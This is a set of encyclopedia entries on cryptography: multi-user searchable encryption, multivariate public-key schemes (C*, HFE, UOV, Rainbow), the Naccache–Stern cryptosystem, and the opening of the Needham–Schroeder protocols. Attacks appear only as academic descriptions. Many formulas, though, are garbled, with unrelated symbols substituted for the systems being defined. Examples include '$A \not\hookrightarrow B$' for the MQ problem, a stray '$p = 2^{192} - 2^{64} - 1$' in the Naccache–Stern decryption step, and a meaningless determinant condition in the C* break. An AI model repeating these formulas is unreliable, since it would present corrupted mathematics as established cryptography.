It is the owner of a record who decides which reader is able to search this record. In most MUSE schemes, an owner grants such authorization by computing some cryptographic value, called *delta* that is sent to the server. The delta is what makes it possible for the server to apply queries from a reader to this record.

Most MUSE schemes are based on a form of Proxy Re-Encryption, meaning that the server is able to transform encrypted records and/or queries to change their encryption key without being able to see the

underlying plaintext. Then, keywords encrypted under a similar key can be compared in encrypted form thanks to deterministic encryption (encryption where the same plaintext always results in the same ciphertext under the same key). Proxy Re-Encryption in MUSE is often based on cryptographic bilinear maps (for instance, in Bao et al. (2008), Popa and Zeldovich (2013), Van Rompay et al. (2015, 2018a, b)), but RSA is also sometimes used Dong et al. (2008).

Some concepts that are often used to analyze the amount of information revealed are the notion of *Access Pattern*, which denotes the set for each query of records matching this query, and the notion of *Search Pattern*, which denotes which queries are similar. These notions come from "basic" Searchable Encryption where it is commonly admitted that a SE cannot be efficient if it does not let the server see these two patterns. Van Rompay et al. (2017) introduces the additional notion of *Keyword Access Pattern* that is specific to MUSE and includes the access pattern as well as the information of whether two queries matching a same record match the same keyword or not.

Many MUSE schemes do not protect against an attacker who controls the server and at least one user. This is due to the fact that these schemes let the server see the "Keyword Access Pattern" mentioned earlier. When the corrupted user U1 sends a query Q1 and this query matches a record R1, if another query Q2 from another user U2 matches the same record R1, the server can see if the two queries Q1 and Q2 matched the same keyword or not. U2 does not have to be controlled by the attacker. This can reveal the content of the other query, further the content of other records matched by this other query, and so on. This vulnerability can let an attacker get a significant amount of knowledge quickly on a large portion of the records in the database, even if the initial user only had access to a very small portion of the records, as shown in Van Rompay et al. (2017).

Van Rompay et al. (2015, 2018a, b) present the first MUSE protocols to protect against attackers who control both the server and some users, with various trade-offs between the amount of information revealed to the server and the scalability of the protocol. One of the core techniques used is to rely on *two* servers instead of one, assuming that the servers do not collide with each other. Note that each of the servers is still potentially malicious and may collude with some users. One of the two servers, called the "proxy," is in charge of transforming the queries (re-encrypting them as it was

described above), and the other server (simply called “the server” hereafter) hosts the encrypted records.

The transformed queries are applied on the encrypted records via a protocol, which prevents each of the servers from seeing this “Keyword Access Pattern” that causes the security issues in earlier MUSE schemes. This protocol can be seen as a Private Set Intersection (PSI) protocol between the proxy and the other server where the proxy learns the intersection between the encrypted record and a singleton containing the transformed query (which tells whether the keyword in the query is contained or not in the record) while the other server learns nothing.

The main difference between the three protocols presented in Van Rompay et al. (2015, 2018a, b) lies in how this PSI protocol is built. In Van Rompay et al. (2018a) it is done with simple Diffie-Hellman exchanges, resulting in a fast protocol but where the proxy sees the access pattern. In Van Rompay et al. (2015), an additional layer of symmetric encryption prevents the proxy from seeing the access pattern, at the cost of a high workload for a reader. Finally, in Van Rompay et al. (2018b), thanks to a combination of Private Information Retrieval (PIR) and a recent data structure called Garbled Bloom Filters, the leakage to the proxy is limited to just the number of records matching the query (but not the identifiers of the matching records) while keeping efficiency close to the one of Van Rompay et al. (2018a).

Cross-References

Access Pattern
Asymmetric Setting for Searchable Encryption
Database Encryption
Fuzzy Search on Encrypted Data
Oblivious RAM (ORAM)
Oblivious Transfer
Pairings
Private Information Retrieval
Private Information Retrieval with Preprocessing
Proxy Re-encryption
Search on Encrypted Multi-Writer Tables
Searchable Symmetric Encryption

References

Bao F, Deng RH, Ding, X, Yang Y (2008) Private query on encrypted data in multi-user settings. In: Information security practice and experience, 4th international conference, ISPEC 2008, Sydney, 21–23 Apr 2008, proceedings

Boneh D, Di Crescenzo G, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: Advances in cryptology-Eurocrypt 2004

Curtmola R, Garay JA, Kamara S, Ostrovsky R (2006) Searchable symmetric encryption: improved definitions and efficient constructions. In: Proceedings of the 13th ACM conference on computer and communications security, CCS 2006, Alexandria, 30 Oct – 3 Nov

Dong C, Russello G, Dulay N (2008) Shared and searchable encrypted data for untrusted servers. In: Data and applications security XXII, 22nd annual IFIP WG 11.3 working conference on data and applications security, London, 13–16 July 2008, proceedings

Hwang YH, Lee PJ (2007) Public key encryption with conjunctive keyword search and its extension to a multi-user system. In: Pairing-based cryptography – pairing 2007, First international conference, Tokyo, 2–4 July 2007, proceedings

Popa RA, Zeldovich N (2013) Multi-key searchable encryption. In: IACR Cryptology ePrint Archive. http://eprint.iacr.org/2013/508

Van Rompay C, Molva R, Önen M (2015) Multi-user searchable encryption in the cloud. In: Information security – 18th international conference, ISC 2015, Trondheim, 9–11 Sept 2015, proceedings

Van Rompay C, Molva R, Önen M (2017) A leakage-abuse attack against multi-user searchable encryption. In: Proceedings on privacy enhancing technologies, vol 2017

Van Rompay C, Molva R, Önen M (2018a) Fast two-server multi-user searchable encryption with strict access pattern leakage. In: Information and communications security – 20th international conference, ICICS 2018, Lille, 29–31 Oct 2018, proceedings

Van Rompay C, Molva R, Önen M (2018b) Secure and scalable multi-user searchable encryption. In: Proceedings of the 6th international workshop on security in cloud computing, SCC@AsiaCCS 2018, Incheon, 4–8 June 2018

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_421

Multivariate Cryptography

Louis Goubin[74] ✉, Jacques Patarin[74] and Bo-Yin Yang[75] ✉
(74) Versailles St-Quentin-en-Yvelines University, Versailles, France
(75) Research Fellow, Taipei, Taiwan

✉ **Louis Goubin**
Email: Louis.Goubin@prism.uvsq.fr

✉ **Bo-Yin Yang (Corresponding author)**
Email: byyang@iis.sinica.edu.tw

Synonyms

MPKC; $\mathcal{MQ}$; Multivariate quadratic public-key Cryptosystem (MQPKC)

Definition

A *Multivariate Public-Key Cryptosystem* (MPKC) is a public-key cryptosystem where the public map $\mathcal{P}$, or trapdoor one-way function, is given as a set of m polynomial equations of a small degree d over n variables in a finite field$F$. Usually $d = 2$, hence the alternate name "Multivariate Quadratic" (MQ).

To decrypt, authenticate, or sign digitally, a user must, for a given m-tuple $\mathbf{z} = (z_1, \ldots, z_m)$, find a solution $\mathbf{w} = (w_1, \ldots, w_n)$ of the system

$$(\mathcal{P}) \begin{cases} p_1(w_1, \ldots, w_n) = z_1 \\ \cdots \\ p_m(w_1, \ldots, w_n) = z_m \end{cases}.$$

For a *digital signature*, a challenge–response *authentication* scheme, and an *encryption* scheme, $\mathbf{z} = (z_1, \ldots, z_m)$ is respectively the hash of the message to be signed, the challenge, and the ciphertext, while $\mathbf{w} = (w_1, \ldots, w_n)$ is respectively the signature of this message, the response, and the cleartext.

Anyone can easily verify whether a given pair (**w**, **z**) satisfies the system $\mathcal{G}_{G,S}$ or compute $O(\log(m))$ from any given **w**. However, finding at least one solution $\mathbf{w} = (w_1, \ldots, w_n)$ of the system $\mathcal{L}$ should be difficult for most $\mathbf{z} = (z_1, \ldots, z_m)$ without the knowledge of a secret key, but easy with the knowledge of a secret key. In other words, without the knowledge of a secret key, it should be infeasible to decrypt a message, forge a signature successfully, or pass an authentication.

Background

In general, solving a set of quadratic equations over a finite field is NP-hard (Computational Complexity) for any finite field. This problem, known as $A \not\hookrightarrow B$ is even conjectured to be probabilistically hard, i.e., as $m, n \to \infty$, $\forall \varepsilon > 0$, and for any probabilistic Turing Machine $\overline{M}$ $\Pr(\mathcal{P}(x) = y$ be solved by $\mathcal{O}$ in poly $(m, n)) < \varepsilon$.

However, it is difficult to obtain a proof of security for multivariate schemes: since the system $|Z|$ has to be easy to solve, it is never random, and neither is $\mathcal{G}_{G,S}$ which is obtained by linear changes of variables from $\mathcal{O}(1)$

One can always try to solve the system of equations directly using system solvers based on Gröbner bases (XL, $\mathbf{F_4}$, $\mathbf{F_5}$). For more or less "generic" or "random" equations, most current methods take exponential time when *m* and *n* are of the same size. Some systems appear very nonrandom under Gröbner basis methods. Recently, differential analysis techniques were applied to MPKCs resulting in the break of the SFLASH system (Ding et al. 2008a; Dubois et al. 2007; Patarin et al. 2001).

The first proposals of cryptosystems based on $\mathcal{MQ}$ date back to the early 1980s (see Imai et al. (Matsumoto et al. 1983), Matsumoto and Imai (1986), Tsujii et al. (1988), and Matsumoto and Imai (1988)).

Shor's algorithm cannot be used to speed up solving $A \not\hookrightarrow B$ so unlike the RSA cryptosystem, elliptic curve cryptography, and the digital signature standard, which are known to be breakable by quantum computers, MPKCs are candidates for post-quantum cryptography.

There are variants in which more general systems of polynomials are used with the **w** and **z** variables mixed ("implicit MPKC"), or where not all the equations of the system $\mathbb{F}_{q^m}$ have to be valid, but only a given fixed percentage ("probabilistic MPKC"). Some authors also include in the category of multivariate cryptography other schemes like the zero-knowledge schemes IP (Patarin 1996) or MinRank (Courtois 2001). These variants are not considered in this chapter.

Theory

Typically, a multivariate scheme is built from an easy-to-solve system $o(\log(n/c))$ the *central map*, which is then "hidden" by two secret random linear (or affine) transformations $S : \mathbf{w} \mapsto \mathbf{x}$ and $T : \mathbf{y} \mapsto \mathbf{z}$ to obtain a new system $\sqrt{n}$ by composing them (on the left and on the right) with $\mathcal{Q}$. The system $\mathbb{F}_{q^m}$ is the public key; the original system $|Z|$ and the transformations *S* and *T* form the secret key.

More precisely, if $|Z|$ is given by *m* polynomials (q_1, …, q_m) in (x_1, …, x_n), the new system $\mathbb{F}_{q^m}$ is given by *m* polynomials (p_1, …, p_m) in (w_1, …, w_n) as in:

$$\begin{aligned}&(p_1, \ldots, p_m)\,(w_1, \ldots, w_n)\\ &\quad = T\Big(q_1\left(S\left(w_1, \ldots, w_n\right)\right), \ldots,\\ &\qquad q_m\left(S\left(w_1, \ldots, w_n\right)\right)\Big)\end{aligned}$$

where *S* and *T* are secret random linear (or affine) bijective changes of variables.

The new system $\mathcal{P} := T \circ \mathcal{Q} \circ S$ is also quadratic, and finding a solution of

$$(\mathcal{P}) \begin{cases} p_1(w_1, \ldots, w_n) = z_1 \\ \cdots \\ p_m(w_1, \ldots, w_n) = z_m \end{cases}$$

for a given m-tuple $(z_1, \ldots, z_m)$ is expected to be difficult without the knowledge of S and T. In the following, the system $\mathbb{F}_{q^m}$ will also be denoted by $o(\log(n/c))$

There exist several families of multivariate schemes, corresponding to several choices for the system $\mathcal{Q}$ (some examples are given below). Some schemes have been broken; for others, only generic Gröbner-basis attacks apply and the parameters are chosen large enough to make those infeasible.

Variants (Perturbations)

In order to increase the security of an MPKC or to repair a broken scheme, some variants or "perturbations" of the polynomials are often introduced, either on the system $\mathbb{F}_{q^m}$ or on the system $||\vec{x}||$ The most classical variants are denoted +, ⊕, −, *V*, and *F*.

\+ The public key of a "plus" variant is not given by the system of polynomials $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ but by $(p_1(\mathbf{w}) + L_1(R_1(\mathbf{w}),\ldots, R_\alpha(\mathbf{w})), \ldots, p_m(\mathbf{w}) + L_m(R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w})), R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w}))$, where $L_1, \ldots, L_m$ are secret linear forms and $R_1, \ldots, R_\alpha$ are α truly random secret quadratic polynomials in $(w_1, \ldots, w_n)$, with $\alpha \ll m$.

⊕ The public key is not given by the system of polynomials $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ but by $(p_1(\mathbf{w}) + R_1(L_1(\mathbf{w}), \ldots, L_\alpha(\mathbf{w})), \ldots, p_m(\mathbf{w}) + R_m(L_1(\mathbf{w}), \ldots, L_\alpha(\mathbf{w})))$, where $R_1, \ldots, R_m$ are m truly random secret quadratic polynomials, and $L_1, \ldots, L_\alpha$ are secret linear forms, with $\alpha \ll m$.

− The "minus" variant consists in keeping secret some of the m polynomials $(p_1, \ldots, p_m)$. Only $m - \beta$ polynomials are made public and will be used to check the validity of the eqs.

V In the "vinegar" variant—also called "extra variables perturbation"— α new variables are introduced in the system $||\vec{x}||$ and secretly combined

with the usual variables (w_1, …, wn). This mixing is not always linear, but is such that the new obtained system is still quadratic.

F In the "fix" variant, the public-key polynomials (p'_1, …, p'_m) are formed by replacing α the variables in ($p_1(\mathbf{w})$, …, $p_m(\mathbf{w})$) by arbitrary linear combinations in $\mathbf{w} = (w_1, \ldots, w_n)$.

Applications

Among the most famous multivariate public-key schemes are C^* by Matsumoto and Imai (1986, 1988); HFE (Hidden Field Equations) by Patarin (1996); UOV (Unbalanced Oil and Vinegar) by Kipnis, Patarin, and Goubin (1999); Rainbow/TTS by Ding and Schmidt (2005) and modified by Ding et al. (2008c); and IFS (Intermediate Field System) by Billet, Patarin, and Seurin (2008).

Many other schemes have been presented by various authors from around the world, but most of them have been broken. For a recent overview article, see Ding and Yang (2009).

C^* and SFLASH

C^* (Matsumoto and Imai 1988) was originally designed by Matsumoto and Imai in 1985. The idea is to create a quadratic system $|Z|$ from a monomial transformation $\mathbf{x} \mapsto \mathbf{y} = \mathbf{x}^{1+q^\theta}$, for some θ, over an extension $F = GF(q^n)$ of the finite field $K = \mathrm{GF}(q)$, where the elements **x** and **y** of F correspond to the usual vectors over K by using an explicit basis (Vector Space).

It was broken by Patarin (1995), using the following idea: if $\{T_{A,B}\}_{K_B}$ then $\det(z^i_j) = \pm 1$. As $\mathbf{v} \mapsto \mathbf{v}^q$ is K-linear, regardless of S and T, the variables **v** and **w** satisfy a system of equations of the form $\sum \alpha_{ij} w_i z_j + \sum \beta_i w_i + \sum \gamma_j z_j + \delta = 0$. The coefficients can be determined by evaluating the original system at many random **w**s and inserting the resulting pairs (**w**, **z**). Finally, for a target **z** this linear system can be solved for **w** by Gaussian elimination.

Many ways to repair the original scheme have been suggested. Most famous among these is the SFLASH scheme (Courtois 2001), which is a

$(C^*)^-$ instance (i.e., a "minus" variant of the C^* scheme). It was broken in 2007 by Dubois, Fouque, Shamir, and Stern (2007). Some variants of C^* are still under investigation, for example in characteristic 3 instead of characteristic 2.

HFE and QUARTZ

Instead of using a monomial over an extension $F = \mathrm{GF}(q^n)$ of the finite field $\mathrm{GF}(q)$, HFE (Patarin 1996) uses a *polynomial* transformation

$$F \to F; \mathbf{x} \mapsto \mathbf{y} = \sum_{0 \le i \le j < r} a_{ij} \mathbf{x}^{q^i + q^j} + \sum_{0 \le i < r} b_i \mathbf{x}^{q^i} + c.$$

and builds $|Z|$ by using an explicit basis of F over $\mathrm{GF}(q)$. Operations involving the secret key work in F while the public key is given over $\mathrm{GF}(q)$. By construction $|Z|$ is quadratic in **x**. Finding **w** given **z** corresponds to finding roots of the polynomial, e.g., using Berlekamp's Algorithm (Berlekamp *Q* Matrix).

When the maximum degree D is fixed, polynomial time attacks exist, as mentioned in the original paper. When D increases with n, no polynomial attack is known. Nevertheless, subexponential and superpolynomial-time attacks have been found by Faugère and Joux (2003): The basic HFE central map has (in some sense) a rank which is decided by D, which in turn binds the operating degree in a direct algebraic attack if D is too small. Therefore, it is recommended to use HFE with some perturbations. For example, only exponential attacks are known against HFE^-. QUARTZ (Courtois et al. 2001) is an HFE^{V-} scheme with $q = 2$, $d = 129$, $n = 103$, $r = 8$, $v = 3$ and the central polynomial is of the form below with four polynomials removed from the system:

$$\sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} a_{ij}\mathbf{x}^{q^i+q^j} + \sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} b_{ij}\mathbf{x}^{q^i}\overline{\mathbf{x}}^{q^j} + \sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} \alpha_{ij}\overline{\mathbf{x}}^{q^i+q^j} + \sum_{i=0}^{r-1} b_i\mathbf{x}^{q^i} + \sum_{i=0}^{r-1} \beta'_i\overline{\mathbf{x}}^{q^i} + c,$$

where $\overline{v}$ denotes the vinegar variables.

UOV

In UOV (Kipnis et al. 1999), the system $|Z|$ is given by m quadratic polynomials in $n = m + v$ variables ($w_1, \ldots, w_m, w_{m+1}, \ldots, w_{m+v}$). The first m variables $w_1, \ldots, w_m$ are called "oil variables" and the v other variables $w_{m+1}, \ldots, w_{m+v}$ are called "vinegar" variables. Each polynomial may contain quadratic terms of the form "oil×vinegar" (i.e., $w_i w_j$ with $1 \le i \le m$ and $m + 1 \le i \le m + v$) or "vinegar×vinegar" (i.e., $w_i w_j$ with $m + 1 \le i, j \le m + v$), but must not contain quadratic terms of the form "oil×oil" (i.e., $w_i w_j$ with $1 \le i, j \le m$). As a consequence, the system $|Z|$ is easy to solve, by fixing arbitrary values for the vinegar variables, and solving the obtained system (in the m oil variables) by Gaussian elimination. However, $\mathbb{F}_{q^m}$ should hide the distinction between oil and vinegar variables. An early version of this scheme ("Oil and Vinegar," corresponding to the particular choice $v = m$ of the parameters) was broken by Kipnis and Shamir (1998). However the "unbalanced" version (UOV) remains unbroken as long as $v > 2\,m$ (i.e., $n > 3\,m$).

Rainbow/TTS

The idea of the Rainbow scheme (Ding and Schmidt 2005; Ding et al. 2008c) is to use u UOV instances, in an iterative way. The first UOV instance contains $v_2 - v_1$ polynomials in $v_2 - v_1$ oil variables and v_1 vinegar variables. The second UOV instance contains $v_3 - v_2$ polynomials in $v_3 - v_2$ oil variables and v_2 vinegar variables. The last UOV instance contains

$v_{u+1} - v_u$ polynomials in $v_{u+1} - v_u$ oil variables and v_u vinegar variables. Denoting v_{u+1} by n, the obtained system $|Z|$ thus contains $m = n - v_1$ polynomials in n variables, and is easily solved by recursively applying the UOV principle: fix arbitrarily the v_1 vinegar variables of the first UOV instance, solve this instance in the $v_2 - v_1$ oil variables, then consider all these $v_1 + (v_2 - v_1) = v_2$ variables as the vinegar variables of the second UOV instance, and so on. This means that the legitimate signer has to solve more but smaller systems compared to UOV. For carefully chosen parameters, the Rainbow scheme remains unbroken. TTS (Yang et al. 2004), a predecessor of Rainbow, can be considered an aggressive variant of the latter with sparse coefficients. This makes it faster in exchange of opening more possible pitfalls.

"Medium-Sized" Extension Fields and IFS

Multivariate systems can also be constructed over medium-sized extension fields, e.g., by constructing ($\mathcal{Q}$) using a system $\sqrt{n}$ of k polynomial equations in k variables over an algebraic extension field of F. This system $\sqrt{n}$ is chosen to be solvable using tailored Gröbner-basis algorithms, and such that, when rewritten in terms of variables **x** using a basis over the "small" field F, it is quadratic. The system just described is the "Intermediate Field System" (IFS (Billet et al. 2008)) which remains unbroken for carefully chosen parameters. Other attempts to use several variables in an extension field include (Ding et al. 2008b; Ding and Wolf 2007).

Implementations

Multivariate digital signature schemes can have very short signatures as in QUARTZ (Courtois 2001), which allows approximately 100-bit-long signatures.

Multivariate cryptography is in general quite fast both for the public and private maps. For instance, Rainbow/TTS are among the fastest digital signature schemes and can be implemented cheaply on ASICs.

The eBACS benchmarking framework (Bernstein and Lange 2011) has the following performance data for multivariate systems benchmarked on hydra2, an Intel Xeon E5620, running at 2400 MHz (Table 1).

Table 1

System	Signature in cycles	Verification in cycles	Key pair in cycles	Secret key in bytes	Public key in bytes
3icp	1,392,924	34,724	10,416,528	12,768	35,712
pflash1	1,633,668	337,476	78,627,188	5550	72,124
rainbow 6440	138,284	53,220	193,386,868	150,512	57,600
rainbow binary 16242020	38,948	26,128	62,545,576	94,384	102,912
tts6440	47,236	56,452	38,462,532	16,608	57,600

The messages considered are short (59 bytes long).

Another advantage of multivariate schemes is their flexibility in the design of various schemes, with ad hoc properties.

Open Problems

The main drawbacks of MPKCs are large keys and the uncertainty about their security. It is difficult to obtain (relative) security proofs as in schemes based on factorization of the discrete logarithm problem. The confidence in a given scheme relies on its resistance to all known attacks that have been developed against multivariate systems. Most needed are some provable security results; also useful are management of large keys and continuing optimizations on current hardware.

Editors' note: Multivariate cryptography is one of the methods considered in 2020 for post-quantum cryptography.

Cross-References

Differential Cryptanalysis
Digital Signature Schemes
Post-quantum Cryptography
Public Key Cryptography

References

Bernstein DJ, Lange T (eds) (2011) eBACS: ECRYPT benchmarking of cryptographic systems. http://bench.cr.yp.to. Accessed 10 June 2011

Billet O, Patarin J, Seurin Y (2008) Analysis of intermediate field systems. In: Proceedings of SCC 2008, Beijing

Courtois NT (2001) Efficient zero-knowledge authentication based on a linear algebra problem MinRank. In: Proceedings of ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 402–421
[zbMATH]

Courtois NT, Goubin L, Patarin J (2001) QUARTZ, 128-bit long digital signatures. In: Proceedings of CT-RSA 2011. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 282–297
[zbMATH]

Ding J, Schmidt D (2005) Rainbow, a new multivariable polynomial signature scheme. In: Proceedings of ACNS 2005. Lecture notes in computer science, vol 3531. Springer, Berlin, pp 164–175
[zbMATH]

Ding J, Wolf C, Yang B-Y (2007) ℓ-Invertible cycles for $\mathcal{M}$ultivariate $\mathcal{Q}$uadratic ($\mathcal{MQ}$) public key cryptography. In: Proceedings of PKC 2007. Lecture notes in computer science, vol 4450. Springer, Berlin, pp 266–281
[zbMATH]

Ding J, Yang B-Y (2009) Multivariate public-key cryptography. In: Bernstein DJ, Buchmann J, Dahmen E (eds) Post-quantum cryptography. Springer, Berlin. ISBN: 978-3-540-88701-0, e-ISBN: 978-3-540-88702-7
[zbMATH]

Ding J, Dubois V, Yang B-Y, Chen C-H, Cheng C-M (2008a) Can SFLASH be repaired. In: Proceedings of ICALP 2008. Lecture notes in computer science, vol 5126. Springer, Berlin, pp 691–701

Ding J, Werner F, Yang B-Y, Chen C-H, Chen M-S (2008b) Odd-char multivariate hidden field equations, cryptology eprint archive report 2008/543 version 20081229:161921

Ding J, Yang B-Y, Chen C-H, Chen M-S, Cheng C-M (2008c) New differential-algebraic attacks and reparametrization of rainbow. In: Proceedings of ACNS 2008. Lecture notes in computer science, vol 5037. Springer, Berlin, pp 242–257
[zbMATH]

Dubois V, Fouque P-A, Shamir A, Stern J (2007) Practical cryptanalysis of SFLASH. In: Proceedings of Crypto 2007. Lecture notes in computer science, vol 4622. Springer, Berlin, pp 1–12
[zbMATH]

Faugère J-C, Joux A (2003) Algebraic cryptanalysis of hidden field equation (HFE) Cryptosystems using Gröbner bases. In: Proceedings of Crypto 2003. Lecture notes in computer science, vol 2729. Springer, Berlin, pp 44–60
[zbMATH]

Kipnis A, Shamir A (1998) Cryptanalysis of the oil and vinegar signature scheme. In: Proceedings of CRYPTO’98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 257–266
[zbMATH]

Kipnis A, Patarin J, Goubin L (1999) Unbalanced oil and vinegar signature schemes. In: Proceedings of Eurocrypt’99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 206–222
[zbMATH]

Matsumoto M, Imai H (1986) Algebraic methods for constructing asymmetric cryptosystems. In: Proceedings of the 3rd international conference on Algebraic Algorithms and Error-Correcting Codes (AAECC-3), Grenoble, France, 15–19 July 1985. Lecture notes in computer science, vol 229. Springer, Berlin, pp 108–119
[zbMATH]

Matsumoto M, Imai H (1988) Public quadratic polynomial-tuples for efficient signature verification and message-encryption. In: Proceedings of Eurocrypt’88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 419–545
[zbMATH]

Matsumoto T, Imai H, Harashima H, Miyakawa H (1983) A class of asymmetric cryptosystems using obscure representations of enciphering functions. In: Proceedings of the 1983 national convention record on information systems, IECE Japan

Patarin J (1995) Cryptanalysis of the Matsumoto and Imai public key scheme of Eurocrypt’88. In: Proceedings of CRYPTO’95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 248–261
[zbMATH]

Patarin J (1996) Hidden fields equations (HFE) and isomorphisms of polynomials (IP): two new families of asymmetric algorithms. In: Proceedings of Eurocrypt’96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 33–48
[zbMATH]

Patarin J, Courtois N, Goubin L (2001) FLASH, a fast multivariate signature algorithm. In: Proceedings of the conference on topics in cryptology: the cryptographer’s track at RSA. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 298–307
[zbMATH]

Tsujii S, Itoh T, Fujioka A, Kurosawa K, Matsumoto T (1988) A public-key cryptosystem based on the difficulty of solving a system of nonlinear equations. Syst Comput Jpn 19:10–18
[MathSciNet][zbMATH]

Yang B-Y, Chen J-M, Chen Y-H (2004) TTS: high-speed signatures on a low-cost smart card. In: Proceedings of CHES 2004. Lecture notes in computer science, vol 3156. Springer, Berlin, pp 371–385
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300632

Multivariate Quadratic Public-Key Cryptosystem (MQPKC)

Multivariate Cryptography

N

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_893

Naccache–Stern Higher Residues Cryptosystem

David Naccache[1] ✉
(1) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

The Naccache–Stern Higher Residues Cryptosystem is a homomorphic encryption public-key cryptosystem whose security rests on the higher residuosity problem. Pick a set of k small distinct primes $\{p_1, \ldots, p_k\}$, partition the set into two subsets and define:

$$u = \prod_{i=1}^{k/2} p_i \text{ and } v = \prod_{k/2+1}^{k} p_i$$

Let $\sigma = uv = \prod_{i=1}^{k} p_i$, select two large primes a and b such that both $p = 2au + 1$ and $q = 2bv + 1$ are prime and define $n = pq$. Choose a random $g \in \mathbb{Z}_n$ of order $\phi(n) / 4$. The public key is $\{\sigma, n, g\}$ and the private key is the pair p, q.

To encrypt a message $m \in \mathbb{Z} / \sigma\mathbb{Z}$, Bob picks a random $x \in \mathbb{Z} / n\mathbb{Z}$ and computes the ciphertext $c = x^{\sigma} g^{m} \mod n$. To decrypt c, Alice first finds $m \mod p_i$ for each i, and then applies the Chinese remainder theorem to calculate $m \mod n$:

Given c, Alice calculates $p = 2^{192} - 2^{64} - 1.$. Thus

$$c^{\phi(n)/p_i} \equiv x^{\sigma\phi(n)/p_i} g^{m\phi(n)/p_i} \equiv g^{(m_i + y_i p_i)\phi(n)/p_i} \equiv g^{m_i \phi(n)/p_i} \mod n$$

where $m_i \equiv m \mod p_i$. Since p_i is chosen to be small, m_i can be recovered be exhaustive search, that is, by comparing c_i to $G \leq \mathbb{F}_p^*$ for j from 1 to $p_i - 1$. Once m_i is known for each i, m can be recovered by a direct application of the Chinese remainder theorem.

Open Problems

Find attacks against this cryptosystem.

Cross-References

Paillier Encryption and Signature Schemes

Recommended Reading

Naccache D, Stern J (1998) A new public key cryptosystem based on higher residues. In: Proceedings of the 5th CCCS. ACM Press

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300633

Nakamoto Style Consensus Protocol

Longest Chain Protocol

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300634

Near Field Communication

NFC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300635

Nearest Vector Problem

Closest Vector Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_87

Needham–Schroeder Protocols

Mike Just[2] and Carlisle Adams[3] ✉
(2) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(3) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

There are two Needham–Schroeder Protocols (Needham, Schroeder 1978, Menezes et al. 1996). The first (the *Symmetric Protocol*) allows a user to transport a symmetric key to another in a trusted manner, with the help of a Key Distribution Center. The second (the *Public Key Protocol*) allows two users to exchange respective public keys in a trusted manner, with the help of a Trusted Third Party.

Background

Since their introduction in 1978, the original forms of both protocols have succumbed to attack and should no longer be relied upon. The symmetric protocol was later adapted in the design of the Kerberos Authentication Protocol.

Theory

In the Symmetric Protocol, users Alice (A) and Bob (B) have respective, pre-established shared keys K_{AS} and K_{BS} with a Key Distribution Center (S). S is also a Trusted Third Party that is required to have vetted the identities of A and B, and maintains the confidentiality of their shared keys. The protocol proceeds as follows, with A wanting to share a symmetric key K_{AB} with B. Note that (M_K) denotes the message M encrypted with the symmetric key K.

1. A sends (I_A, I_B, N_A) to S. I_A and I_B are the respective identifiers of A and B in the namespace of S. N_A is a Nonce used by A to ensure that the response from S (in the next message) is *fresh* (see next step).

2. S returns $(N_A, K_{AB}, I_B, (K_{AB}, I_A)_{KBS})_{KAS}$ to A. A decrypts this outer response using her key K_{AS} and

   a. Verifies that the Nonce N_A matches what was sent in the previous message. If not, it might mean that an attacker has tried to substitute a previous response from S in an attempt to have A reuse a previously used symmetric key K_{AB}, in which case A aborts the protocol.

   b. Verifies that the returned I_B matches the identity sent in the previous message. If not, it might mean that an attacker substituted a different identifier (possibly their own) in the previous message, in an attempt to recover the symmetric key sent in the following message.

3. A sends the $(K_{AB}, I_A)_{KBS}$ to B.

4. B decrypts this message using his key K_{BS}, generates a Nonce N_B, and sends $(N_B)_{KAB}$ to A.

5. A decrypts this message and completes the protocol by returning $(N_B - 1)_{KAB}$ to B. B verifies the correspondence of the Nonce (less 1) $N_B - 1$ to the value he sent in the previous message.

Denning and Sacco (1981) were able to demonstrate that an attacker is able to replay an old message 3 (without detection by B), and hence an old key K_{AB} to B. With knowledge of this old key, an attacker could impersonate A to B by completing the remaining steps in the protocol. An improvement preventing this attack would involve the use of timestamps, rather than the Nonce N_A.

In the Public Key Protocol, A and B have pre-shared their respective public keys (K_A^+) and (K_B^+) with a Trusted Third Party (T), while retaining their respective private keys (K_A^-) and (K_B^-). T is required to have vetted the identities of A and B, and maintains the integrity of the binding between their respective identities and their public keys (there is no requirement to maintain the confidentiality of this information).

